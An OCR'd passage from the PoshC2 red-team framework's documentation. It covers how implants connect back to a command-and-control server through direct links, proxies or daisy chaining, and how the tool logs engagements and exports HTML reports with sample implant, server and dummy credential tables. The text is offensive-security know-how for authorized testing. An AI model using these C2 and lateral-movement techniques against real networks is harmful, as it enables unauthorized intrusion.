
The implant will attempt to connect straight back to the C2 Server via the default method.

- **Proxy**

This configures the implant to connect back to the C2 Server through a proxy that the details are supplied for. Consider a network that requires the use of an outbound proxy, you have come across highly privileged credentials that enable you to laterally move but they have no rights to exit the network via the proxy. If you also happen to be in possession of creds which do have proxy rights then the this stage can be configured to use the credentials to perform the movement then the others to use the proxy to communicate back with the C2 Server.

- **Daisy Chaining**

Initially a valid implant is configured to load the daisy chaining module. Once this this has been performed any further implant that loads on a targeted host will communicate back to the C2 Server via the configured module instead of via a direct connection or a proxy server. This gives implants the ability for other internal hosts to connect through it like a proxy. The term daisy chain sprung to mind when visualising this type of implant and lateral movement.



4.7 Reporting

Reporting and logging is an extremely important part of running a Red Team engagement and PoshC2 ensures all commands and hosts compromised are logged to the internal SQLite database. It is always worth noting that PoshC2's timezone will work off the local Windows time, so if you are working in multiple countries or another time-zone, it is highly recommended that your time-zone is configured accordingly otherwise all log entries time sync will be out when performing log analysis or the debrief.


By default, PoshC2 records every command and all output from each implant that is used and logs this information to the internal SQLite database, complete with a time stamp from the system you're currently running the server from.

To output the reports from PoshC2 run the `Output-to-html` command and this should deliver four HTML reports:

- C2Server.html
- Implants.html
- ImplantTasks.html
- Creds.html

Here is an example of the output generated, these files can be easily changed to suit your needs and can be edited to fit into any certain format / style with some CSS foo.

4.7.1 ImplantTasks




TaskID	Timestamp	Hostname	ImplantID	Command	Output
1	2018-02-14 11:22:40	GL1570999	1	ModuleLoaded	64bit implant running on 64bit m [+] Powershell version 5 detecte
2	2018-02-14 11:22:41	GL1570999	1	pwd	Path ---- C:\Users\admin\Desktop\PoshC2-20
3	2018-02-14 12:23:46	GL1570999	1	s	Start-Process via CMD
4	2018-02-14 12:43:13	GL1570999	1	pwd	Path ---- C:\Users\admin\Desktop\PoshC2-20
5	2018-02-14 12:43:17	GL1570999	2	ModuleLoaded	64bit implant running on 64bit m [+] Powershell version 5 detecte

4.7.2 Implants

ImplantID	RandomURI	User	Proxy	Hostname	IPAddress	FirstSeen	LastSe
1	agi1xiqcvaq46ys	admin	https://172.16.0.118	GL1570999	172.16.0.118:35478	2018-02-14 11:22:06	02/14/
2	7605inxdzfo4sm6	admin	https://172.16.0.118	GL1570999	172.16.0.118:36775	2018-02-14 12:23:46	02/14/

For details, contact X
Created by X

4.7.3 C2Server




HostnameIP	DomainFrontHeader	KillDate	ServerPort	DownloadURI	URLS
https://172.16.0.118		28/02/2018	443	965eq	"images

For details, contact X
Created by X

4.7.4 Creds

The "Creds" addition to the reporting element is from the creds credential store. This will by default be produced when enforcing the `Output-to-html` function in PoshC2. One feature that will be implemented shortly is ensuring that

passwords are obscured in the initial output using CSS, so you can provide this to a client after the engagement and they would have a full, obscured list of credentials they need to reset during their post engagement activities.



CredsID	Username	Password	Hash
1	test	Password12345	
2	test1	Password12345	
3	test2	Password12345	
4	test3	Password12345	

For details, contact X
Created by X

4.8 License

4.8.1 BSD 3-Clause License

WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.